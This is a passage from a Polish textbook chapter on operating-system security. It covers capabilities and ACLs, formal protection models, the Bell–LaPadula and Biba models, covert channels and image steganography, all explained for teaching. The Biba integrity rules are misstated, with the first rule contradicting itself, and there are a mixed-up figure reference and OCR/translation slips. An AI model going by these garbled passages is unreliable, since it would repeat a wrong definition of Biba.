Oprócz praw skojarzonych z konkretnym obiektem (jak prawa odczytu czy wykonania pliku), uprawnienia (zarówno te dotyczące jądra, jak i te chronione z wykorzystaniem technik kryptograficznych) zwykle obejmują *prawa ogólne* (ang. *generic rights*) formułowane z myślą o wszystkich obiektach. Przykłady praw ogólnych przedstawiono poniżej:

1. Kopiowanie uprawnienia — utworzenie nowego uprawnienia dla tego samego obiektu.
2. Kopiowanie obiektu — utworzenie duplikatu istniejącego obiektu z nowym uprawnieniem.
3. Usunięcie uprawnienia — usunięcie odpowiedniego zapisu z listy uprawnień bez modyfikowania samego obiektu.
4. Zniszczenie obiektu — trwałe usunięcie obiektu i uprawnienia.

Warto na koniec wspomnieć o trudnościach związanych z eliminowaniem raz przyznanych uprawnień dostępu do obiektu w wersji zarządzanej przez jądro. Odnajdywanie wszystkich istniejących uprawnień dla wszystkich obiektów jest dla systemu o tyle trudne, że odpowiednie listy uprawnień mogą być składowane na całym dysku. Jednym z rozwiązań tego problemu jest wskazywanie przez każde uprawnienie pewnego obiektu pośredniego (zamiast obiektu, którego bezpośrednio dotyczy). Dzięki obiektowi pośredniemu wskazującemu na właściwy, rzeczywisty obiekt system może łatwo przerwać ten związek i — tym samym — unieważnić dotychczasowe uprawnienia. (Jeśli uprawnienie wskazujące na obiekt pośredni zostanie ponownie wprowadzone do systemu, użytkownik odkryje, że ten obiekt pośredni wskazuje teraz na obiekt pusty).

W systemie Amoeba wycofywanie uprawnień jest stosunkowo łatwe — wystarczy zmienić pole kontrolne składowane wraz z odpowiednim obiektem. Ten prosty krok powoduje natychmiastowe unieważnienie wszystkich istniejących uprawnień. Okazuje się jednak, że żaden ze schematów nie oferuje możliwości selektywnego wycofywania uprawnień polegającego np. na pozabawieniu dotychczasowych praw tylko Jana i nikogo innego. Wycofywanie uprawnień jest więc poważnym problemem wszystkich systemów opartych na tym modelu.

Innym ogólnym problemem jest kwestia zapewniania, że właściciel dysponujący prawidłowym uprawnieniem nie przekaże kopii tego uprawnienia tysiącowi swoich znajomych. Rozwiązaniem tego problemu jest wykorzystanie jądra do zarządzania uprawnieniami (jak w systemie Hydra), co jednak nie sprawdza się najlepiej w przypadku systemów rozproszonych (np. Amoeby).

W największym uproszczeniu listy ACL i uprawnienia mają pewne wzajemnie uzupełniające się cechy. Uprawnienia są wyjątkowo efektywne, ponieważ jeśli jakiś proces kieruje do systemu żądanie „otwórz plik wskazywany przez uprawnienie nr 3”, nie jest wymagana żadna dodatkowa weryfikacja. W przypadku list ACL (zwykle dość długich) system może stanąć przed koniecznością ich przeszukania. Jeśli dany system nie obsługuje grup, przyznanie wszystkim dostępu do pojedynczego pliku wymaga wymienienia na liście ACL wszystkich użytkowników. W przeciwnieństwie do list ACL uprawnienia umożliwiają łatwiejsze hermetyzowanie procesów. Z drugiej strony listy ACL umożliwiają selektywne wycofywanie praw, co nie jest możliwe w przypadku uprawnień. I wreszcie, jeśli obiekt jest usuwany, ale nie są usuwane odpowiednie uprawnienia, lub jeśli są usuwane same uprawnienia, ale nie związany z nimi obiekt, musimy się liczyć z poważnymi problemami. Podobne utrudnienia nie mają miejsca w przypadku list kontroli dostępu (ACL).

Większość użytkowników zna zagadnienia związane z listami ACL, ponieważ są one powszechnie w takich systemach operacyjnych jak Windows i UNIX. Jednak uprawnienia również nie należą do rzadkości, np. jądro L4, które działa na wielu smartfonach różnych producentów (zwykle w ramach innych systemów operacyjnych, takich jak Android), bazuje na uprawnieniach. Podobnie w systemie FreeBSD wykorzystano framework Capsicum — zatem ten popularny członek systemów operacyjnych z rodziny Uniksa także bazuje na uprawnieniach.

9.4. MODELE FORMALNE BEZPIECZNYCH SYSTEMÓW

Macierze ochrony (podobne do tej pokazanej na rysunku 9.3) nie mają statycznego charakteru. Macierze ochrony często są zmieniane w odpowiedzi na tworzenie nowych obiektów, niszczenie starych obiektów i rozszerzanie lub ograniczanie (przez właścicieli) zbioru użytkowników dysponujących prawem wykonywania operacji na obiektach. W tej sytuacji opracowanie odpowiednich systemów ochrony, w ramach których macierze ochrony ulegają dynamicznym zmianom, z natury rzeczy wymaga niezwykłej ostrożności. W tym punkcie krótko przeanalizujemy kilka aspektów tego zadania.

Kilka dekad temu [Harrison et al., 1976] zidentyfikowali sześć prostych operacji na macierzy ochrony, które mogą stanowić podstawę dla modelu każdego systemu ochrony. Na wspomniany zbiór operacji składają się następujące działania: *create object* (stwórz obiekt), *delete object* (usuń obiekt), *create domain* (stwórz domenę), *delete domain* (usuń domenę), *insert right* (wstaw uprawnienie) oraz *remove right* (usuń uprawnienie). Dwie ostatnie operacje polegają odpowiednio na dodawaniu i usuwaniu uprawnień z konkretnych elementów macierzy ochrony, np. prawa odczytu do pliku *Plik6* dla określonej domeny.

Wspomniana szóstka podstawowych operacji tworzy zbiór *polecień ochrony* (ang. *protection commands*), czyli polecień, które programy użytkownika mogą wykonywać w celu modyfikowania macierzy ochrony. Polecenia ochrony nie muszą jednak wykonywać tych podstawowych operacji bezpośrednio. System operacyjny może np. stosować polecenie tworzące nowy plik, które będzie sprawdzało ewentualne istnienie danego pliku oraz które (w razie jego braku) będzie tworzyło nowy obiekt i przypisywało wszystkie uprawnienia jego właścielowi. System może też oferować polecenie, za którego pośrednictwem właściciel pliku będzie mógł nadać prawo odczytu jego zawartości wszystkim użytkownikom, czyli w praktyce umieścić uprawnienie „*odczyt*” we wpisie o danym pliku w każdej domenie.

W każdej chwili macierz ochrony określa operacje, które poszczególne procesy w dowolnej domenie teoretycznie mogą wykonywać, ale nie opisuje szczegółowych uprawnień tych procesów. Macierz ochrony jest więc zbiorem ogólnych reguł narzucających nam przez system; za szczegółowe uprawnienia odpowiada dodatkowa strategia ochrony. Aby lepiej zrozumieć to rozróżnienie, przeanalizujmy prosty system (rysunek 9.10), w którym poszczególne domeny odpowiadają użytkownikom. W części (a) rysunku 9.8 widać strategię ochrony, zgodnie z którą *Henryk* może odczytywać i zapisywać zawartość obiektu *mailbox7*, *Robert* może odczytywać i zapisywać zawartość obiektu *secret*, a wszyscy trzej użytkownicy mogą odczytywać i wykonywać obiekt *compiler*.

Obiekty			Obiekty		
	Komplifikator	Mailbox 7		Komplifikator	Mailbox 7
	Secret			Secret	
Edward	Odczyt Wykonanie			Odczyt Wykonanie	
Henryk	Odczyt Wykonanie	Odczyt Zapis		Odczyt Wykonanie	Odczyt Zapis
Robert	Odczyt Wykonanie		Odczyt Zapis	Odczyt Wykonanie	Odczyt

Rysunek 9.8. (a) Stan autoryzowany; (b) stan nieautoryzowany

Wyobraźmy sobie teraz, że *Robert* okazał się na tyle sprytny, że udało mu się znaleźć sposób wykonania polecień zmieniających oryginalną macierz ochrony na wersję z części (b) rysunku 9.8. Bezprawnie wprowadzona zmiana dała mu dostęp do obiektu *mailbox7*, którego zgodnie z oryginalną macierzą ochrony ten użytkownik mieć nie powinien. Jeśli *Robert* spróbuje odczytać zawartość tego obiektu, system operacyjny zrealizuje jego żądanie, ponieważ nie będzie „wiedział”, że stan macierzy pokazany w części (b) rysunku 9.8 jest nieautoryzowany.

W tej sytuacji nietrudno zauważyc, że zbiór wszystkich możliwych macierzy można podzielić na dwa rozłączne zbiory: zbiór wszystkich autoryzowanych stanów i zbiór wszystkich stanów nieautoryzowanych. Dochodzimy więc do pytania wypracowanego wskutek teoretycznych rozważań na ten temat: czy jeśli ma się dany początkowy stan autoryzowany i zbiór dopuszczalnych polecień, można udowodnić, że system nigdy nie osiągnie stanu nieautoryzowanego?

W praktyce przytoczone pytanie sprowadza się do wątpliwości, czy dostępny mechanizm (polecenia ochrony) wystarczy do skutecznego zapewniania pewnej strategii ochrony. Jeśli dysponujemy strategią ochrony, pewnym stanem początkowym macierzy i zbiorem poleceń modyfikujących tę macierz, potrzebujemy już tylko sposobu udowodnienia, że nasz system jest bezpieczny. Okazuje się jednak, że uzyskanie takiego dowodu jest dość trudne; duża część uniwersalnych systemów teoretycznie nie jest bezpieczna. [Harrison et al., 1976] dowiedli, że w przypadku dowolnej konfiguracji dowolnego systemu ochrony problem bezpieczeństwa jest teoretycznie nierostrzygalny. Z drugiej strony w przypadku konkretnego systemu udowodnienie, czy istnieje możliwość przejścia ze stanu autoryzowanego do stanu nieautoryzowanego, czasem jest możliwe. Więcej informacji na ten temat można znaleźć w książce [Landwehr, 1981].

9.4.1. Bezpieczeństwo wielopoziomowe

Większość systemów operacyjnych umożliwia poszczególnym użytkownikom określanie, kto może odczytywać i zapisywać należące do nich pliki i inne obiekty. Taka strategia bywa określana mianem *swobodnej (uznaniowej) kontroli dostępu* (ang. *Discretionary Access Control — DAC*). W wielu środowiskach ten model sprawdza się całkiem dobrze, ale istnieją też środowiska, od których oczekuje się nieporównanie surowszych zasad bezpieczeństwa (tak jest w przypadku systemów wojskowych, działów korporacji opracowujących produkty przeznaczone do opatentowania czy oprogramowania wykorzystywanego w szpitalach). W środowiskach z tej grupy z reguły mamy do czynienia z precyzyjnymi regułami opisującymi, kto i co może widzieć — reguły formułowane na poziomie całych organizacji nie mogą być modyfikowane przez pojedynczych żołnierzy, pracowników czy lekarzy (a przynajmniej nie bez specjalnej zgody przełożonych). Te środowiska potrzebują *wymuszonej (obowiązkowej) kontroli dostępu* (ang. *Mandatory Access Control — MAC*), aby zagwarantować, że oprócz standardowych reguł swobodnej kontroli dostępu system będzie konsekwentnie egzekwował nadzędne reguły bezpieczeństwa. Obowiązkowa kontrola dostępu ma na celu regulowanie przepływu informacji, aby uniemożliwić ich wyciek w niepożądany sposób.

Model Bella-La Paduli


Najpopularniejszym wielopoziomowym modelem bezpieczeństwa jest *model Bella-La Paduli* [Bell i La Padula, 1973]. Zaprojektowano go z myślą o zapewnieniu bezpieczeństwa wojskowych systemów informatycznych, jednak można go z powodzeniem stosować także w innych organizacjach. W świecie systemów wojskowych dokumenty (i inne obiekty) zwykle mają przypisywane poziomy (klauzule) bezpieczeństwa, jak jawni, poufni, tajni czy ściśle tajni. Odpowiednie poziomy są przypisywane także ludziom — właśnie od tych poziomów zależy, kto ma dostęp do poszczególnych dokumentów. O ile generał ma dostęp do wszystkich dokumentów, o tyle np. porucznik może mieć dostęp tylko do dokumentów poufnych i jawnych. Proces działający w imieniu użytkownika zyskuje poziom bezpieczeństwa właściwy temu użytkownikowi. Ponieważ mamy do czynienia z wieloma poziomami bezpieczeństwa, opisany schemat bywa określany mianem *wielopoziomowego systemu bezpieczeństwa* (ang. *multilevel security system*).

Model Bella-La Paduli obejmuje reguły decydujące o przepływie informacji:

1. *Prosta reguła bezpieczeństwa.* Proces pracujący na poziomie bezpieczeństwa k może odczytywać tylko obiekty na tym samym poziomie i niższym; np. generał może czytać dokumenty porucznika, ale porucznik nie może czytać dokumentów generała.

2. Reguła *. Proces pracujący na poziomie bezpieczeństwa k może zapisywać tylko obiekty na tym samym poziomie lub wyższym. I tak porucznik może dopisać wiadomość do skrzynki pocztowej generała, by poinformować go o wszystkim, co wie, ale generał nie może umieścić w skrzynce porucznika całej swojej wiedzy, ponieważ może dysponować dokumentami ściśle tajnymi, które nie mogą zostać ujawnione oficerom młodszym stopniem.

Krótko mówiąc, procesy mogą odczytywać obiekty na swoim poziomie i niższym oraz zapisywać na swoim poziomie i wyższym, ale nie odwrotnie. Jeśli system konsekwentnie wymusza stosowanie tych reguł, można wykazać, że żadne informacje nie wyciekną z wyższego do niższego poziomu bezpieczeństwa. Reguła * została nazwana w ten nietypowy sposób, ponieważ jej autorom nie przyszła do głowy żadna lepsza nazwa — użyli gwiazdki w roli symbolu zastępczego do czasu wymyślenia lepszej nazwy. Ponieważ nigdy nie wpadli na lepszy pomysł, pozostawili oryginalny zapis. W opisywanym modelu procesy odczytują i zapisują obiekty, ale bezpośrednio nie komunikują się ze sobą. Graficzną ilustrację modelu Bella-La Paduli pokazano na rysunku 9.9.



Rysunek 9.9. Wielopoziomowy model bezpieczeństwa Bella-La Paduli

Widoczna na rysunku 9.9 strzałka (ciągła) prowadząca od obiektu do procesu reprezentuje operację odczytywania tego obiektu przez dany proces, czyli w praktyce przepływ informacji od obiektu do procesu. Podobnie przerywana strzałka łącząca proces z obiektem oznacza, że dany proces zapisuje w odpowiednim obiekcie, czyli reprezentuje przepływ informacji od procesu do obiektu. Wszystkie informacje przepływają więc zgodnie z kierunkiem strzałek; np. proces B może odczytywać informacje z obiektu nr 1 , ale nie może odczytywać danych z obiektu nr 3 .

Zgodnie z prostą regułą bezpieczeństwa wszystkie ciągłe strzałki (reprezentujące odczyt) mogą prowadzić albo w bok, albo w górę. Reguła * mówi, że wszystkie przerywane strzałki (reprezentujące zapis) mogą prowadzić w bok lub w górę. Ponieważ przepływ informacji może mieć tylko charakter poziomy lub z niższego do wyższego poziomu, żadne z informacji pojawiących się na poziomie k nigdy nie wystąpią na niższym poziomie. Innymi słowy, nie istnieje ścieżka przekazywania informacji w dół, co jest gwarancją bezpieczeństwa tego modelu.

Model Bella-La Paduli opisuje strukturę organizacyjną, co nie oznacza, że nie można go odnieść do sposobu funkcjonowania systemu operacyjnego. Jednym ze sposobów implementowania tego modelu w systemie operacyjnym jest przypisywanie poszczególnym użytkownikom poziomu bezpieczeństwa (składowanego wraz z takimi danymi o użytkownikach jak identyfikatory UID

czy GID). Bezpośrednio po logowaniu powłoka użytkownika uzyskuje informacje o poziomie bezpieczeństwa, które są następnie dziedziczone przez wszystkie procesy potomne tej powłoki. Jeśli proces pracujący na poziomie bezpieczeństwa k próbuje otworzyć plik lub inny obiekt, któremu przypisano poziom bezpieczeństwa wyższy niż k , system operacyjny powinien to żądać odrzucić. Podobnie system powinien odrzucać wszelkie żądania zapisania danych w obiektach o poziomie bezpieczeństwa niższym niż k .

Model Biby

Aby podsumować model Bella-La Paduli, pozostańmy przy terminologii wojskowej — porucznik może zażądać od szeregowego przekazania całej posiadanej przez niego wiedzy, po czym skopiować te informacje do pliku generała bez naruszania zasad bezpieczeństwa. Spróbujmy teraz przełożyć ten model na grunt zastosowań cywilnych. Wyobraźmy sobie firmę, w której dozorcy mają przypisany pierwszy poziom bezpieczeństwa, programiści mają przypisany trzeci poziom bezpieczeństwa, a prezes ma przypisany najwyższy, piąty poziom bezpieczeństwa. Zgodnie z modelem Bella-La Paduli programista może żądać od stróża informacji o planach firmy, po czym nadpisać pliki prezesa określające strategię korporacyjną. Zapewne nie wszystkie firmy będą zachwycone tym modelem.

Największą wadą modelu Bella-La Paduli jest to, że zaprojektowano go z myślą o ochronie tajemnic, nie o gwarantowaniu integralności danych. Zagwarantowanie integralności danych wymaga zastosowania dokładnie odwrotnych reguł [Biba, 1977]:

1. *Prosta reguła bezpieczeństwa.* Proces pracujący na poziomie bezpieczeństwa k może odczytywać tylko obiekty na tym samym poziomie i niższym (nie jest więc możliwe zapisywanie w góre).
2. *Reguła integralności* *. Proces pracujący na poziomie bezpieczeństwa k może odczytywać tylko obiekty na swoim poziomie i wyższych poziomach (nie jest więc możliwe odczytywanie z dołu).

Wymienione reguły łącznie zapewniają programistom możliwość aktualizacji plików dozorców z wykorzystaniem informacji uzyskanych od prezesa, ale nie odwrotnie. Oczywiście istnieją organizacje zainteresowane stosowaniem zarówno reguły Bella-La Paduli, jak i reguły Biby, jednak bezpośredni konflikt — sprzeczność dzieląca oba modele — znacznie utrudnia ich jednoczesne implementowanie.


9.4.2. Ukryte kanały

Wszystkie te koncepcje związane z modelami formalnymi i dowodzeniem bezpieczeństwa systemów brzmią bardzo atrakcyjnie, ale czy rzeczywiście sprawdzają się w praktyce? Jednym słowem: nie. Nawet w systemie obejmującym właściwy model bezpieczeństwa, którego bezpieczeństwo i prawidłowość implementacji zostały formalnie dowiedzione, luki w zabezpieczeniach są możliwe. W tym punkcie omówimy możliwe sposoby wyciekania informacji, mimo matematycznie dowiedzionego nieprawdopodobieństwa tego rodzaju zjawisk. Opisywane zagadnienia zaczerpnięto z książki [Lompson, 1973].

Model Lampsona w oryginalnej formie opracowano z myślą o pojedynczym systemie z podziałem czasu (ang. timesharing system), jednak te same zjawiska mają miejsce w sieciach lokalnych (LAN) i tzw. *środowiskach wielodostępnych* (ang. *multiuser environments*). W najczystszej postaci model Lampsona obejmuje trzy procesy wykonywane na chronionym komputerze. Pierwszy

proces (klient) chce wykonać jakieś działanie z wykorzystaniem drugiego procesu (serwera). Klient i serwer nie mają do siebie pełnego zaufania. Przyjmijmy, że zadaniem serwera jest pomoc klientom w wypełnianiu formularzy zeznań podatkowych. Procesy klienckie obawiają się, że serwer w tajemnicy przed nimi będzie rejestrował i wykorzystywał dane o ich finansach (np. celem sprzedaży tych informacji podmiotowi zainteresowanemu listą zamożnych klientów). Proces serwera obawia się, że procesy klienckie spróbują wykraść cenny program podatkowy.

Trzeci proces pełni funkcję kolaboranta (współpracownika) „spiskującego” z serwerem na rzecz nieuprawnionego pozyskania poufnych danych klientów. Procesy kolaboranta i serwera zwykle należą do tej samej osoby. Te trzy procesy zaprezentowano na rysunku 9.10. Celem tego modelu jest zaprojektowanie systemu, w którym nie będzie możliwy wyciek informacji z procesu serwera do procesu kolaboranta, uzyskanych przez serwer zgodnie z przyjętymi regułami od procesu klienta. Lampson określił to wyzwanie mianem *problemu zamknięcia* (ang. *confinement problem*).



Rysunek 9.10. (a) Procesy klienta, serwera i współpracownika; (b) hermetyczne zamknięty serwer, z którego dane mogą wyciekać za pośrednictwem ukrytych kanałów

Z perspektywy projektanta systemu drogą do osiągnięcia tego celu jest hermetyczne zamknięcie lub odizolowanie serwera w sposób uniemożliwiający przekazywanie informacji procesowi kolaboranta. Za pomocą macierzy ochrony możemy łatwo zagwarantować, że proces serwera nie będzie komunikował się z procesem kolaboranta — wystarczy określić, z których plików proces kolaboranta będzie mógł odczytywać dane. Prawdopodobnie można by też wykluczyć możliwość komunikacji na linii serwer – kolaborant z wykorzystaniem systemowego mechanizmu komunikacji międzyprocesowej.


Okazuje się jednak, że procesy mogą korzystać także z innych, mniej popularnych kanałów komunikacyjnych. Serwer może np. podjąć próbę nawiązania komunikacji za pośrednictwem nieformalnego, binarnego strumienia bitów. Aby wysłać wartość (bit) 1, serwer przetwarza dane przez określony przedział czasu; aby wysłać wartość 0, serwer przechodzi w stan uśpienia na ten sam okres.

Proces kolaboranta może podjąć próbę wykrycia tego strumienia bitów poprzez uważne monitorowanie czasu generowania odpowiedzi przez proces serwera. Ogólnie odpowiedź serwera powinna być generowana szybciej, jeśli serwer wysyła wartość 0, i wolniej, jeśli próbuje wysłać wartość 1. Kanał komunikacyjny w tej formie bywa określany mianem *ukrytych kanałów* (ang. *covert channel*); patrz rysunek 9.10(b).

Ukryty kanał z natury rzeczy jest narażony na występowanie szumów, czyli wielu dodatkowych informacji niezwiązanych z przekazem kierowanym do procesu docelowego. Zaszumiony kanał nie wyklucza jednak możliwości skutecznego przekazywania informacji — wystarczy zastosować odpowiedni kod korygujący błędy (tzw. kod korekcyjny, np. kod Hamminga lub bardziej zaawansowany). Użycie kodu korygującego błędy ogranicza i tak niską przepustowość

ukrytego kanału, co jednak nie zmienia ryzyka wycieku informacji tą drogą. Nie ma wątpliwości, że żaden model ochrony zbudowany w oparciu o macierz ochrony czy domeny nie może zapobiec tego rodzaju wyciekom.

Modulowanie użycia procesora nie jest jedynym ukrytym kanałem. Innym sposobem przekazywania informacji jest modulowanie współczynnika błędów stron (wiele takich błędów oznacza 1, brak błędów oznacza 0). W praktyce niemal każdy sposób obniżania wydajności systemu w mierzalny sposób może być kandydatem do wykorzystania w roli ukrytego kanału. Jeśli dany system oferuje możliwość blokowania dostępu do plików, serwer może zablokować wybrany plik, aby wysłać wartość 1, i odblokować ten plik, aby wysłać wartość 0. W niektórych systemach istnieje możliwość odczytywania stanu plików przez procesy, które nie mają prawa wykonywania właściwych operacji dostępu na tych plikach. Schemat funkcjonowania tego ukrytego kanału pokazano na rysunku 9.11 — plik jest blokowany i odblokowywany na ustalone z góry, stałe przedziały czasowe, których długość jest znana zarówno procesowi serwera, jak i procesowi kolaboranta. W tym przypadku proces wysyła strumień bitów 11010100.



Rysunek 9.11. Ukryty kanał komunikacyjny z wykorzystaniem blokowanego pliku

Blokowanie i odblokowywanie wybranego wcześniej pliku S nie jest kanałem szczególnie narażonym na szумy, ale wymaga konsekwentnego przestrzegania reguł czasowych, chyba że szybkość generowania kolejnych bitów jest stosunkowo niewielka. Niezawodność i wydajność tego kanału można dodatkowo podnieść, stosując protokół potwierdzeń. Taki protokół wykorzystuje dwa dodatkowe pliki, $F1$ i $F2$, blokowane odpowiednio przez proces serwera i proces kolaboranta celem synchronizacji obu stron kanału komunikacyjnego. Bezpośrednio po zablokowaniu lub odblokowaniu pliku S proces serwera zmienia status blokady pliku $F1$, aby zasygnalizować odbiorcy (procesowi kolaboranta) wysłanie bitu. Kiedy proces kolaboranta odczytuje bit wygenerowany przez serwer, zmienia stan blokady pliku $F2$, aby zasygnalizować serwerowi fakt odczytania ostatniej informacji i oczekiwanie na ponowną zmianę stanu blokady pliku $F1$ (wskazującą na istnienie kolejnego bitu do odczytania w S). Ponieważ ta forma komunikacji nie jest uzależniona od ścisłych reguł czasowych, opisany protokół okazuje się w pełni niezawodny nawet w przypadku obciążonego systemu, a jego efektywność zależy tylko od częstotliwości uzyskiwania czasu procesora przez oba procesy. Dlaczego nie użyć dwóch plików reprezentujących dwa bity jednocześnie, aby podnieść przepustowość? A może lepiej zastosować kanał szerokości całego bajta z ośmioma plikami sygnałów, od $S0$ do $S7$?

Także pozyskiwanie i zwalnianie dedykowanych zasobów (napędu taśmowych, ploterów itp.) może być z powodzeniem wykorzystywane w roli sygnałów wysyłanych do procesu kolaboranta. Serwer może np. uzyskać wyłączny dostęp do danego zasobu, aby wysłać wartość 1, oraz zwolnić ten zasób, aby wysłać wartość 0. W systemie UNIX może utworzyć plik, aby przekazać wartość 1, i usunąć ten plik, aby przekazać wartość 0; proces kolaboranta może wówczas wykorzystać

wywołanie systemowe access do sprawdzenia, czy dany plik istnieje. Wspomniane wywołanie działa prawidłowo nawet wtedy, gdy proces kolaboranta nie ma uprawnień do korzystania z danego pliku. Istnieje niestety wiele innych ukrytych kanałów komunikacyjnych.


Lampson wspomniał też o możliwości wycieku chronionych informacji do samego właściciela (człowieka) procesu serwera. Proces serwera zwykle ma prawo informować swojego właściciela o nakładzie pracy wykonywanej na rzecz klienta, aby na tej podstawie można było wystawić odpowiedni rachunek temu klientowi. Jeśli rachunek za wykonane obliczenia wynosi np. 100 zł i jeśli klient wykazał przychód na poziomie 53 000 zł, serwer może wystawić na potrzeby swojego właściciela rachunek na kwotę 100,53 zł.

Samo odkrywanie wszystkich ukrytych kanałów nie wystarczy — ich blokowanie jest nieporównanie trudniejsze. W praktyce niewiele możemy zrobić. Wprowadzenie do systemu procesu powodującego przypadkowe błędy stron lub w inny sposób obniżającego wydajność systemu (celem ograniczenia przepustowości ewentualnych ukrytych kanałów) z pewnością nie jest zbyt atrakcyjną propozycją.

Steganografia

Nieco innego typu ukrytego kanału można użyć do przekazywania tajnych informacji pomiędzy procesami w sytuacji, gdy człowiek lub zautomatyzowany mechanizm cenzurujący szczegółowo analizuje wszystkie komunikaty przesypane pomiędzy procesami i odrzuca wszystkie próby wzbudzające jego podejrzenia. Wyobraźmy sobie firmę, w której specjalna grupa pracowników weryfikuje wszystkie wychodzące wiadomości poczty elektronicznej wysypane przez pozostałych pracowników, aby upewnić się, że ta drogą nie wyciekają poza firmę żadne sekrety (np. do konkurencji). Czy w takim przypadku istnieje sposób przemycenia dużej ilości poufnych informacji niemal pod nosem czujnych censorów? Okazuje się, że tak — i wcale nie jest to trudne.

Przeanalizujmy teraz rysunek 9.12(a). Na rysunku przedstawiono fotografię wykonaną przez autora podczas wycieczki do Kenii — widać na niej trzy zebry na tle drzewa akacjowego. Na rysunku 9.12(b) pokazano te same trzy zebry na tle tego samego drzewa akacjowego, tyle że po dodaniu pewnych informacji. Okazuje się, że ta z pozoru identyczna fotografia zawiera pełen tekst pięciu dzieł Szekspira: *Hamleta*, *Króla Leara*, *Makbeta*, *Kupca weneckiego* i *Juliusza Cezara*. Rozmiar tego tekstu przekracza 700 kB.



Rysunek 9.12. (a) Trzy zebry i drzewo; (b) trzy zebry, drzewo i pełny tekst pięciu dzieł Williama Szekspira

Jak właściwie działa ten ukryty kanał komunikacyjny? Oryginalny obraz ma rozmiary 1024×768 pikseli. Każdy piksel składa się z trzech liczb 8-bitowych, po jednej dla intensywności trzech barw składowych: czerwonej, zielonej i niebieskiej. Kolor piksela jest wyznaczany na podstawie kombinacji tych trzech kolorów. Metoda kodowania wykorzystuje w roli ukrytego kanału mniej znaczący (dolny) bit (ang. *low-order bit*) każdej z trzech wartości barw RGB. Oznacza to, że każdy piksel stwarza miejsce dla trzech bitów tajnych informacji, jeden w ramach wartości barwy czerwonej, jeden w ramach wartości barwy zielonej i jeden w ramach wartości barwy niebieskiej. W obrazie o rozmiarach 1024×768 można więc zmieścić tajne informacje zajmujące 294 912 bajtów ($1024 \times 768 \times 3$).

Pełny tekst pięciu dzieł Szekspira wraz z krótką notatką zajmuje 734 891 bajtów. Po zastosowaniu standardowego algorytmu kompresji udało się zmniejszyć ten rozmiar do około 274 kB. Skompresowane dane wynikowe zostały następnie zaszyfrowane i umieszczone w mniej znaczących bitach wartości dla poszczególnych kolorów. Jak widać (a właściwie nie widać), istnienie tych informacji jest zupełnie niewidoczne. Co więcej, zakodowane w ten sposób dane nie byłyby widoczne także na wielkiej, w pełni kolorowej wersji tej fotografii. Oko ludzkie nie potrafi odróżnić barw 7-bitowych od 8-bitowych. Jeśli więc tak zmieniony obraz zostanie zaakceptowany przez nieświadomego cenzora, odbiorca będzie musiał tylko wyodrębnić dolne bity oraz zastosować algorytmy deszyfrujące i dekompresujące, aby otrzymać oryginalne 734 891 bajtów. Ukrywanie informacji w ten sposób określa się mianem *steganografii* (ang. *steganography*; po grecku „ukryte pismo”). Steganografia jest jednym z największych wrogów współczesnych dyktatur, które za wszelką cenę starają się ograniczać zakres informacji docierających do ich obywateli; jest też wyjątkowo ważnym narzędziem w środowiskach ceniących sobie wolność słowa.

